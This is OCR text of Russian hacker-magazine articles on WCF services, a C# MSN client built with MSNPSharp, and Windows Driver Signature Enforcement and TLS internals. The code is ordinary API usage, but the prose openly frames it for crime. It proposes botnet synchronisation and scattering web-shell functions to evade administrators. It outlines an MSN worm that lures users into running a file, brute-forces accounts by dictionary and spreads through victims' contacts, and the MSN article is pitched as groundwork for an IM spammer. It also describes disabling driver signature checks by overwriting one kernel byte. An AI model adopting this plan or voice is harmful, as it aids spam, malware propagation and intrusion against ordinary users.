Элементы типа «Связывание» определяют, как будет осуществляться взаимодействие с точкой, то есть какие протоколы будут использоваться на транспортном уровне (например, TcpTransportBindingElement — передача по протоколу TCP), будет ли проверяться надежность передачи сообщения (о чем свидетельствует присутствие элемента ReliableSessionBindingElement) и включена ли безопасность передачи SOAP-сообщений (наличие элемента SecurityBindingElement). Каждый из этих элементов, в свою очередь, может иметь ряд атрибутов, уточняющих их специфику.

Элементы типа «Контакт» представляют собой совокупность операций, определяющих то, что оконечная точка будет сообщать внешней среде. По сути, операция — не что иное, как обмен сообщениями (запрос/ответ) или их односторонняя отправка.

ЕСТЬ КОНТАКТ!

Рассмотрим создание оконечной точки WCF-службы для того, чтобы последняя могла предоставлять потенциальным клиентам свои методы.

Объявление Контакта заключается в создании класса и привязки к нему атрибута ServiceContractAttribute (и тут Remoting). В свою очередь, метод класса, который будет передавать обработанные данные во внешний мир, также должен помечаться атрибутом OperationContractAttribute. Рассмотрим описанные действия на примере создания метода службы, который принимает два целых числа и отправляет их сумму обратно во внешнюю среду:

Прототип Контракта

```
[ServiceContract]
public interface AddIntPoint
{
  [OperationContract]
  int Add(int x, int y);
}
```

Как можно догадаться из определения Контакта — в нем должно произойти сложение двух чисел, а вот его реализация:

Реализация Контракта

```
public class AddService : AddIntPoint
{
  public int Add(int x, int y)
  { return x + y; }
}
```

Теперь класс AddService является классом WCF-сервиса и может быть вызван клиентской частью удаленно.

Все гениальное просто. Ты можешь создать абсолютно любой метод, например, PasswordCrack (string MD5hash), и ждать заветного результата. Что самое примечательное — ты не будешь замечать, где происходят расчеты (на локальной машине или где-то на сервере в Зимбабве), так как WCF-прокси сам организует соединение с удаленной службой и аккуратно передаст тебе результаты выполнения удаленного метода.


Следующий код демонстрирует определение оконечной точки:

Определение Оконечной Точки

```
public class WCFServiceApp
{
//метод определения оконечной точки и запуска сервиса
  public void DefineEndpointImperatively()
  {...}
//эквивалентная оконечная точка в конфигурационном
файле
  public void DefineEndpointInConfig()
  {...}
}
```

В функции DefineEndpointImperatively() объявляется экземпляр класса, который реализует нужный функционал, добавляется точка подключения по протоколу HTTP и происходит запуск службы:

```
...
ServiceHost sh = new ServiceHost(typeof(AddService));
sh.AddServiceEndpoint(
    typeof(AddIntPoint),
```



Обмен сообщениями между Клиентом и Сервисом средствами WCF

```
    new WSHttpBinding(),
    "http://localhost/AddService/Ep1");
    sh.Open();
    ...
```

Следующий фрагмент кода иллюстрирует процесс отправки сообщений клиентом оконечной точке AddIntPoint сервиса:

```
public class WCFClientApp
{
  //инициализация канала передачи данных
  public void SendMessageToEndpoint()
  {
    MathProxy proxy = new MathProxy();
    int result = proxy.Add(35, 7);
  }
}
```

Аналогичным образом клиент хранит свою оконечную точку для поддержки связи с оконечной точной сервиса. Кстати говоря, сервисы могут предоставлять целую коллекцию оконечных точек, а значит, предоставляют возможность использовать несколько различных каналов передачи данных (транспортов) и методов. Это дает возможность абстрагироваться от канала передачи данных и расширить множество потенциальных клиентских платформ за счет использования различных протоколов передачи данных. Например, ты можешь синхронизировать данные, поступающие с твоего основного ботнета и ботнета, основанного исключительно на мобильных платформах. Таким образом ты потенциально расширяешь спектр зараженных машин. Конфигурационный файл сервиса, расположенный вне исходного кода, позволяет легко активировать/деактивировать дополнительные опции сервиса (настройки безопасности, проверка целостности передаваемых данных и т.п.). К не менее приятным особенностям WCF-сервисов также стоит отнести полную независимость от IIS-сервера (в этом заключается отличие от обычных веб-сервисов, работающих исключительно под его управлением). То есть мы можем поднять консольное приложение в виде сервиса, работающего по HTTP-протоколу.

ЧТО ЖЕ ТАМ, ЗА ГОРИЗОНТОМ?

К спектру технологий WCF можно подойти с разных позиций: разработка, безопасность, масштабируемость. Охватить детали той или иной области, которой касается Windows Communication Foundation, невозможно в рамках одной статьи. Да мы такой задачи перед собой и не ставили. Рассмотрев детали быстрой организации клиент-сервисной (именно сервисной) архитектуры, мы создали плацдарм для дальнейших исследований и непосредственного испытания майкрософтоской технологии в боевых условиях.

Распределение может быть полезно в любой окружающей нас области. Кто знает, может быть повседневные вещи в распределенном состоянии окажутся намного более удобными, и ты скажешь: «Как же я раньше до этого не додумался?». Вот, например, взгляни на свои веб-шеллы. Вспомни, как быстро их палят и прикрывают. Задумайся, почему? Потому что ты сам делаешь для этого все возможное: обращаясь каждый раз к одному и тому же сомнительному скрипту по несколько раз за день, ты оставляешь в логах веб-сервера избыточную информацию для бдительного администратора. А теперь представь, насколько возрастет степень твоей анонимности и конфиденциальность операций на взломанном сервере, если ты раскидаешь функционал своего веб-шелла по его нескольким неприметным уголкам обращение его частям. Предоставленный материал представляет собой лишь вводную часть к той длинной истории, которая называется «WCF-сервис и сорок разбойников», коими выступают придуманные тобою сервисы. Ознакомившись с теоретической составляющей и бегло освоив базовые конструкции и детали конфигурации сервисной части, ты получаешь в свое распоряжение мощный инструмент реализации своих самых распределенных идей. Свои я уже реализовал и намерен поделиться ими с тобой на страницах нашего журнала.

Михаил Фленов www.flenov.info



САМОПАЛЬНЫЙ MSN-КЛИЕНТ НА СИШАРПЕ

Готовим почву для создания антиамериканского IM-спамера

Какой самый популярный IM-клиент в России? Конечно же, аська. А в США? Конечно, MSN. Даже те, кто сидят на маках (в смысле, компьютерах), пользуются этим мессенджером. И даже те, кто сидят на маках опийных, тоже пользуются майкрософтовской системой быстрых сообщений.

КАК ОНО РАБОТАЕТ?

Из этого следует простой вывод — хочешь внедриться в спам-бизнес, затрагивающий цивилизованные страны (те, где у людей есть деньги) — изучай их ПО, знай их протоколы передачи данных.

Когда я впервые (это было довольно давно) решил разобраться с работой протокола Microsoft Messenger, то оказалось, что в интернете не так уж и много информации по этой теме. При этом сама Microsoft по ходу пьесы притворилась Буратино, или тем, из чего это существо сделано — я беседовал с сотрудниками компании, искал в интернете блоги программистов, работающих в MS, просил их поделиться знаниями. Все бесполезно.

На некоторое время я оставил попытки узнать про протокол, но через полгодика наткнулся на библиотеку MSNPSharp (http://code.google.com/p/msnp-sharp/). Долгое время эта библиотека лежала у меня на диске мертвым грузом, но вот недавно на работе мне пришлось писать модуль, который должен был рассылать сообщения на MSN-клиенты. Я тут же вспомнил про MSNPSharp, скачал последнюю версию и разобрался с ней в два счета.

ПОЛЗУЧАЯ ТВАРЬ

Точек приложения для этой библиотеки много — от легального софта до реализации различных противозаконных программулин, вроде спамеров и червяков. Ну, например, работающих вот так:

1. Пытаемся разослать приглашения на общения;

2. Если кто-то отзывается, то пытаемся заставить пользователя принять и запустить файл. В свое время таким же образом распространялись вирусы по почте, и вполне успешно;

3. Если кто-то повелся и запустил файл, то этот файл рассылает себя дальше.

Еще один сценарий — написать программу, которая будет подбирать пароли к аккаунтам из списка по словарю. Если аккаунт взломан (а чем больше аккаунтов, тем проще найти ламера с примитивным паролем), то можно прочитать содержимое контактов и разослать файл от имени ламера. Такая рассылка отработает намного эффективнее, потому что MSN'у пока доверяют.

АСИНХРОННАЯ МОДЕЛЬ

Все в библиотеке крутится вокруг класса Messenger, который создается банально и без параметров:

```
Messenger messenger = new Messenger();
```

Класс работает с протоколом в асинхронном режиме. И за это разработчикам MSNPSharp однозначно нужно пожать руку. Дело в том, что если бы класс работал в синхронном режиме, то на нас свалилась бы куча проблем по асинхронизации. Некоторые команды выполняются очень долго. Например, в момент скачивания контактов класс может капитально заснуть на несколько секунд. Если выполнять операцию синхронно, то в спячку ушло бы все приложение, а так — только класс. Просто вызывай нужную функцию, и жди, когда она сгенерит соответствующее событие.

Событий у класса довольно много. Вот минимальный набор, который может пригодиться в реальной жизни:

```
• NameserverProcessor.ConnectionEstablished — генери-
руется, когда соединение удачно установлено;
• Nameserver.SignedIn — мы вошли в систему;
• Nameserver.SignedOff — удачно вышли, прямо как
```






Самый популярный в Америке мессенджер

```
Винни-Пух, у которого все прекрасно входит и выходит;
• Nameserver.AuthenticationError — авторизация не прошла;
• ConversationCreated — начато общение с удаленным
клиентом.
```

Достаточно установить обработчик на каждое событие, и можно начинать соединение с сервером. Хотя подожди. Сначала нужно указать свои данные — те, с которыми мы подключаемся к серверу. У класса мессенджера есть свойство Credentials, которое имеет одноименный тип.
У конструктора класса Credentials есть два параметра — почтовый ящик и пароль в чистом и красивом виде. Итак, параметры учетной записи, с помощью которой мы будем подключаться к серверу сообщений, прописываем следующим образом:

```
messenger.Credentials = new Credentials(
    "youaccount@hotmail.com", "qwerty");
```

Если ты подцепился на все нужные нам обработчики событий и указал учетную запись, можно запускать процесс коннекта к серверу методом Connect();.

ПОБОЛТАЕМ

Разговоры между незнакомыми абонентами категорически запрещены, и этот запрет представляет собой реальное западло для хакера. Чтобы кого-то вызвать на серьезный и жесткий разговор, нужно сначала направить приглашение, и только если твой invite приняли, можно посылать сообщения. Такой протокол должен предотвращать бесконтрольные рассылки заразы, которые происходят в классической е-почте. Правда, теоретически вполне реально написать червя, который будет распространяться по алгоритму Морриса, ведь все хорошее новое — это хорошо забытое старое. Вспомним, как работал один из самых нашумевших червей. Для взлома аккаунтов он использовал подбор паролей по словарю, который брал из *nix-системы. Так как в те времена о безопасности мало думали даже специалисты, червь удачно ломал системы.
Сейчас о безопасности думают больше, но только специалисты и продвинутые пользователи. Ламеров на просторах нашей Сети все еще очень много, поэтому можно попробовать повторить взлом. Проникая на компьютер, можно попытаться взломать MSN-аккаунты банальным перебором всех почтовых ящиков, которые есть в адресной книге. Если что-то взломалось, то подключаемся от имени лохоюзера и рассылаем себя других лохоюзерам Сети. Известный факт — когда файлы приходят от друзей, то их запускают намного чаще. Итак, чтобы отправить кому-то сообщение, мы сначала должны пригласить его в свой список друзей-товарищей. Все, что касается адресной книги MSN, находится в классе Nameserver мессенджера. Чтобы пригласить нового друга, вызываем метод AddNewContact сервиса ContactService. Запутался? Проще один раз показать, чем десять раз рассказать:

```
Messenger.Nameserver.ContactService.
    AddNewContact("pamela_anderson@hotmail.com");
```

Теперь о том, как получить список контактов. Контакты находятся в свойстве ContactList, которое является достаточно серьезным классом. Если тебе нужны все контакты, то обращайся к коллекции All (ContactList.All). Помимо этого можно увидеть следующие типы контактов:

```
• Allowed — разрешенные контакты;
• BlockedList — здесь мы можем увидеть юзеров, которых
заблокировали.
```

Сам по себе список не синхронизируется с сервером, и сразу после подключения все списки контактов будут пустыми. Дело в том, что эта операция происходит довольно медленно. Если нужно забрать с сервера свои контакты, то можно изменить свойство AutoSynchronize на true:

```
messenger.Nameserver.AutoSynchronize = true;
```

Если же скорость старта тебя особенно не волнует, то изменение свойства AutoSynchronize можно поместить в обработчике события ConnectionEstablished. Это вполне логично — сразу после установки подключения синхронизировать контакты.

ОБЩЕНИЕ


Когда мы вошли в систему, то есть произошло событие SignedIn, мы можем изменять состояние и начинать общаться. Чтобы показать, что ты в сети и готов к общению, измени свое состояние на online следующим образом:

```
messenger.Owner.Status = PresenceStatus.Online;
```

Разумеется, для спама и прочих сомнительных с точки зрения законности мероприятий статус значения не имеет — сообщения можно слать и при PresenceStatus.Busy. Лично мне кажется, что с психологической точки зрения занятость даже более предпочтительна — если собеседник занят, но отправляет тебе что-то, ты не будешь приставать к нему с лишними вопросами о том, что это и зачем.
Теперь сама отправка сообщения. Этот процесс чуть более запутан. Для этого нужно создать новое общение, за которое отвечает класс Conversation:

```
Conversation conversation =
    messenger.CreateConversation();
```

Теперь просто дожидаемся, когда сработает событие ConversationCreated. А вот уже когда новое общение создано, мы



Сайт библиотеки MSNPSharp

должны найти в списке контактов человека, которому хотим отправить послание, и пригласить его на разговор.
Допустим, что messenger-аккаунт человека, которому мы хотим отправить сообщение, находится в строковой переменной MsnAccountTo:

```
private void messenger_ConversationCreated(
  object sender, ConversationCreatedEventArgs e)
{
 if (e.Initiator != null)
 {
   foreach (MSNPSharp.Contact
     contact in messenger.ContactList.All)
   {
     if (contact.Mail == MsnAccountTo)
     {
       e.Conversation.ContactJoined +=
         new EventHandler<ContactEventArgs>(
           ContactJoined);
       e.Conversation.Invite(contact);
       return;
     }
   }
   messenger.Nameserver.ContactService.AddNewContact
     (MsnAccountTo);
 }
}
```

Код банален — мы просто ищем контакт в списке всех, кого мы знаем. Если чей-то почтовый ящик совпадает с тем, кого мы хотим нежно и ласково полюбить, то вызываем этого человека на разговор. Созданная беседа покоится в свойстве Conversation второго параметра события. Мы должны подписаться на событие ContactJoined этого класса общения, чтобы узнать, когда удаленный пользователь готов пообщаться:

```
e.Conversation.ContactJoined +=
  new EventHandler<ContactEventArgs>(ContactJoined);
```

А приглашение на этот разговор делается вызовом метода Invite и указанием ящика бедолаги:

```
e.Conversation.Invite(contact);
```

Тут нужно быть внимательным и аккуратным. Событие ConversationCreated может вызываться несколько раз. Я не понял, с какого перепуга это происходит, но факт есть факт — приходится гасить повторяющуюся генерацию события. Это можно сделать, например, вводя дополнительную булеву переменную, которая будет устанавливаться при создании общения и гаситься после обработки события. Если переменная не установлена, то игнорировать событие.
Но и это еще не все. Теперь в недрах библиотеки снова начинается асинхронный для нас процесс, по завершению которого вызывается событие ContactJoined. И вот в нем мы уже можем отправить пользователю сообщение. Следующий пример показывает, как отправить простое текстовое послание:

```
private void ContactJoined(object sender,
   ContactEventArgs e)
{
  TextMessage message =
    new TextMessage(currentmessage);
 (sender as Conversation).SendTextMessage(message);
}
```

В первой строке мы подготавливаем текстовое сообщение к отправке. Оно должно иметь тип класса TextMessage. Конструктору этого класса мы банально передаем строку текста.
Так как событие генерирует класс Conversation, то первый параметр как раз на него и указывает, и мы можем его использовать. Например, для вызова метода SendTextMessage с целью непосредственной отправки сообщения.
На уже созданном классе Conversation и пришедшем на разговор удаленным клиентом, можно отсылать несколько сообщений подряд. Если пользователь не в сети, Conversation все равно будет создан.

ИТОГО

Вот и все. Еще раз повторю, что MSN реально популярен в США — лишь однажды я видел контору, в которой использовали Skype, но при ближайшем рассмотрении оказалось, что большинство ее программистов сидят в Петербурге. На диске к журналу ты найдешь небольшой класс-помощник, который упрощает работу с библиотекой и сводит отправку сообщений к вызову всего одного метода, если не считать конструктора, который вызывается автоматом при инициализации объекта. В большинстве простых ситуаций этого класса будет достаточно.]C

Александр Эккерт stannic.man@gmail.com

КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Спецвыпуск: трюки для (не очень) начинающих системщиков

Хочешь стать уверенным пользователем своего компьютера? Легко находить кнопку «Пуск» и запускать игру «Сапер»? Хочешь, чтобы твои друзья завистливо смотрели на тебя, потому что ты начал пользоваться заветными «горячими клавишами» Alt+TAB? Если да, то скажи мне, зачем ты взял журнал старшего брата? Разве он для тебя его покупал? Отдай журнал немедленно!

Отдал? Хорошо. В этой статье мы будем распиливать циркулярной пилой такие вещи, как Driver Signature Enforcement, немало озаботившую в свое время драйверописателей, а также TLS — Thread Local Storage, этакого неотъемлемого и скрытого соседа любого PE-файла.

Кое-что о Driver Signature Enforcement

Как известно, начиная с Windows Vista, парни из Microsoft серьезно озаботились загрузкой неподписанных (читай — чужих) драйверов в систему (для Vista речь идет о 64-битной версии). В первую очередь это было сделано, наверное, для защиты системы от руткитов, основная боевая часть которых зависит от драйвера ядра. В результате это привело к всевозможным проблемам, доставшимся системным разработчикам, занятым в разработке драйверов. Теперь для успешной загрузки драйвера в Windows Vista/7 нужна была цифровая подпись, а ее нужно было покупать за немаленькие деньги у таких компаний, как Verisign или Thawte.

Разработчики руткитов из-за этих новостей несильно огорчились. Вместо того, чтобы огорчаться, они начали искать «левые» пути и лазейки, позволяющие грузить неподписанные драйвера в систему. У них это, традиционно, получилось, и первой среди них была наша любимая красавица — Рутковска.

Я не буду рассказывать тебе об этих способах, о них ты вполне сможешь прочесть в интернете. Вместо того, чтобы есть чужую рыбу, мы лучше возьмем свою удочку и посмотрим, что можно выудить из этого забавного механизма — Driver Signature Enforcement.

Его «сердцем» является библиотека ci.dll, которая, как всегда, располагается в папке /%systemroot%/system32. Экспортирует она следующие функции:

- CiCheckSignedFile
- CiFindPageHashesInCatalog
- CiFindPageHashesInSignedFile
- CiFreePolicyInfo
- CiGetPEInformation
- CiInitialize
- CiVerifyHashInCatalog

Самая интересная здесь функция — CiInitialize, она импортируется ядром во время процесса инициализации системы, ее псевдокод выглядит примерно таким образом:

```
VOID SepInitializeCodeIntegrity()
{
 ULONG  CiOptions;
 {spipped...}
 memset( g_CiCallbacks, 0, 3*sizeof ( SIZE_T ));
 CiOptions = 4|2;
 if(KeLoaderBlock)
 {
  if(*(ULONG*)(KeLoaderBlock+84))
  {
   if(SepIsOptionPresent((KeLoaderBlock+84),
    L"DISABLE_INTEGRITY_CHECKS"))
   CiOptions = 0;
   if(SepIsOptionPresent((KeLoaderBlock+84),
    L"TESTSIGNING"))
   CiOptions |= 8;
  }
  CiInitialize(CiOptions,(KeLoaderBlock+32),
```



F8 при загрузке Vista – отключим проверку цифровой подписи

Windows Boot Manager вернул 0xc0000428 при проверке драйвера tcpip.sys

```
    &g_CiCallbacks);
  }
 }
```

Самое интересное здесь то, что CiInitialize возвращает обратно в ядро три указателя на функции:

```
g_CiCallbacks[0] = CI!CiValidateImageHeader,
g_CiCallbacks[1] = CI!CiValidateImageData,
g_CiCallbacks[2] = CI!CiQueryInformation.
```

Запомним это и посмотрим на законченный стек вызовов функций на самом раннем этапе инициализации системы:

```
nt!SepInitializeCodeIntegrity
nt!SepInitializationPhase1 + 0x1a1
nt!SeInitSystem + 0x29
nt!Phase1InitializationDiscard + 0x7ce
nt!Phase1Initialization + 0xd
nt!PspSystemThreadStartup + 0x9e
nt!KiThreadStartup + 0x19
```

Как здесь можно увидеть, SepInitializeCodeIntegrity (а вернее, CiInitialize) создает некие необходимые в дальнейшем условия для успешной загрузки системы. Если мы полезем вглубь CiInitialize, то увидим, что эта функция проверяет валидность драйверов, находящихся в Boot Driver List (то есть, грузящихся при старте). Если во время этого процесса будут обнаружены ошибки, то процесс загрузки будет остановлен.
Продолжаем рассматривать процесс загрузки драйверов в систему. Стек вызовов системных функций в этом случае в Vista/7 будет выглядеть следующим образом:


```
nt!MmLoadSystemImage
nt!MiObtainSectionForDriver
nt!MiCreateSectionForDriver
nt!MmCheckSystemImage
nt!NtCreateSection
nt!MmCreateSection
nt!MiValidateImageHeader
nt!SeValidateImageHeader
nt!_g_CiCallbacks[0] т.е. CI!CiValidateImageData
```

Интерес для нас представляет SeValidateImageHeader — она проверяет, есть ли цифровая подпись у драйвера.
Делает она это следующим образом:
Сначала идет проверка переменной nt!g_CiEnabled (ее смысл, думаю, расшифровывать нет необходимости :)) и, если она установлена в TRUE, проверит значение указателя nt!g_CiCallbacks[0]. Если последний не равен NULL, то вызовет эту функцию и вернет управление. Если же nt!g_CiCallbacks[0] будет пустым, то она вернет статус 0xc0000428, что в переводе на общечеловеческий язык соответствует «Windows cannot verify the digital signature of this file».
Если же переменная nt!g_CiEnabled равна FALSE, то функция выделит в памяти один байт, скопирует туда указатель на свой первый аргумент, после чего с чистой совестью вернет STATUS_SUCCESS. Все! Вот таким вот нехитрым способом WIndows Vista / 7 проверяет наличие и валидность цифровой подписи, чтобы загрузить драйвер.
Вывод: проверка того, будет ли загружен драйвер в систему, зависит всего лишь от одной переменной. И если кто-либо захочет выключить эту проверку — все, что нужно будет сделать — это переписать в памяти один байт. Правда, сделать это будет довольно сложно, потому что ни nt!g_CiEnabled, ни nt!g_CiCallbacks не экспортируются ядром и найти их будет проблематично.


RTFM

Что ты знаешь о TLS? Thread Local Storage, или локальная память потока — наверное, самая документированная из самых недокуметированных возможностей Windows.
Итак, оно обычно используется программистами в многопоточных приложениях. Рихтер в своей библии системного программирования приводит такой пример — с каждым потоком в TLS связывается дата и время, когда он был создан. В момент уничтожения потока можно





Точно, не выходит...



Ну что, Данила-мастер, не выходит каменный цветок?

посчитать время, в течение которого поток существовал. Сценарии, где есть данные, которые связаны одновременно и с программой в целом, и с отдельным потоком в частности, вынуждают использовать TLS. Например, пусть процесс владеет некоторым массивом. Каждый элемент массива вместе с его содержимым соответствует отдельному потоку. Откуда поток узнает, какой индекс в глобальном массиве — его? Да, можно передать функции потока ThreadProc параметр в виде индекса... но это все известные стороны медали. Что не лежит на поверхности TLS? Что мы о нем не знаем?

Реализация механизма TLS в Windows предусматривает два варианта — явный, который можно задействовать набором функций, импортируемых kernel32 (TlsGetValue, TlsSetValue, TlsAlloc и TlsFree), и второй, неявный, который позволяет создавать и использовать так называемые локальные переменные потока, для чего при их объявлении используется __declspec(thread) . Ты можешь спросить: «В чем же разница между ними?». Отвечу: при использовании TLS в своих грязных целях следует помнить об одной неочевидной вещи — в операционках до Windows Vista использование переменных, объявленных как __declspec(thread) в библиотеке, которая грузится явно через вызов LoadLibrary(Ex), закончится ошибкой Access Violation. Почему? Все дело в том, что ключевое слово __declspec(thread) имеет некоторые ограничения. Если библиотека DLL объявляет любые нелокальные данные или объекты как __declspec(thread), то это может привести к сбою защиты при динамической загрузке. После загрузки библиотеки DLL с помощью функции LoadLibrary возможен сбой в системе всякий раз, когда код ссылается на нелокальные данные __declspec(thread). Пространство глобальных переменных для потока выделяется во время выполнения, поэтому размер данного пространства определяется, исходя из расчетов требований приложения, а также требований всех статически компонуемых библиотек DLL. При использовании функции LoadLibrary не существует способа расширения этого пространства, чтобы разрешить объявление локальных переменных потока с ключевым словом __declspec (thread). Поэтому в таких случаях в библиотеках DLL следует использовать API-функции TLS, такие как TlsAlloc, чтобы разместить TLS, если библиотека DLL загружается с помощью функции LoadLibrary.

Уф, надеюсь, доступно разъяснил. Но что с того? Как TLS можно использовать в контексте компьютерной безопасности? А вот так!

